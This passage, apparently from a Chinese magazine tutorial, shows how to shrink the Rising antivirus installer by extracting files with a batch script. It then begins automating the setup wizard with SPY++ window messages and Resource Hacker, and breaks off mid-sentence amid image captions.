


图8 保存文件




图6 替换相同字符




图7 替换后的结果




图10 比较两个目录的大小

这里还有一个疑问，那就是对那些重复的文件该如何处置？你不会是想将其删除，只留一个吧，那可有点傻了。其实copy命令会自动覆盖已经存在的文件，也就是说，不管有多少相同的文件，最终复制到目标路径的就只有一个，其他的都被覆盖了。这也就是为什么要保存为批处理文件的原因，让程序来处理总比手工快。

将批处理文件复制到安装目录中执行即可。重复上面的步骤就可以分别提取出各个目录中需要的文件了。图9就是用批处理提取后的文件对比。




图9 用批处理提取后的文件对比

让我们来看看两个目录各自的大小，如图10所示。

简单的几个步骤就把近70M精简到不到10M，如果大家还不满意，可以继续Delete，这里就没有什么好办法了，只有一个个文件进行尝试，我最终得到的文件只有不到6M，压缩后仅仅只有3M。

二、使用过程　化繁为简

所需文件提取出来了，但是瑞星的安装程序执行步骤复杂，还要输入序列号，能不能将其简化呢？那下面我们就来尝试用程序代替手工操作。

先执行瑞星安装程序，首先出现的是语言选择，这里我们可以修改xmls目录下的**Setup.xml**文件来跳过，使其不再出现，怎么修改这里就不多讲了。之后就是安装程序的操作界面了，在第一对话框中要点击“**下一步**”按钮方可进入第二对话框，用MS Visual Studio 6中提供的程序SPY++获取其标题和类名，如图11所示。




图11 用SPY++获取其标题和类名




图12 用SPY++获取序列号输入框的框架

在第二对话框中需要点击“**我接受**”按钮后“下一步”才有效，但在测试中发现可以直接使用系统消息模拟点击“下一步”，而不需要点击“我接受”。在整个安装过程中“上一步”、“下一步”、“完成”和“取消”四个按钮的句柄是不变的，所以就没有必要再获取了。

进入第三对话框，需要输入序列号，这一步也是整个程序的难点。还是先使用SPY++获取序列号输入框的标题和类名，但是发现SPY++无法获取，而只能获取到“产品序列号”框架，如图12所示。

写过程序的人都知道，框架是一个容器，可以将其他控件包容在里面，那么只要修改框架位于界面中的顺序就可以使其




图13 在Resource Hacker中找到输入序列号的对话框

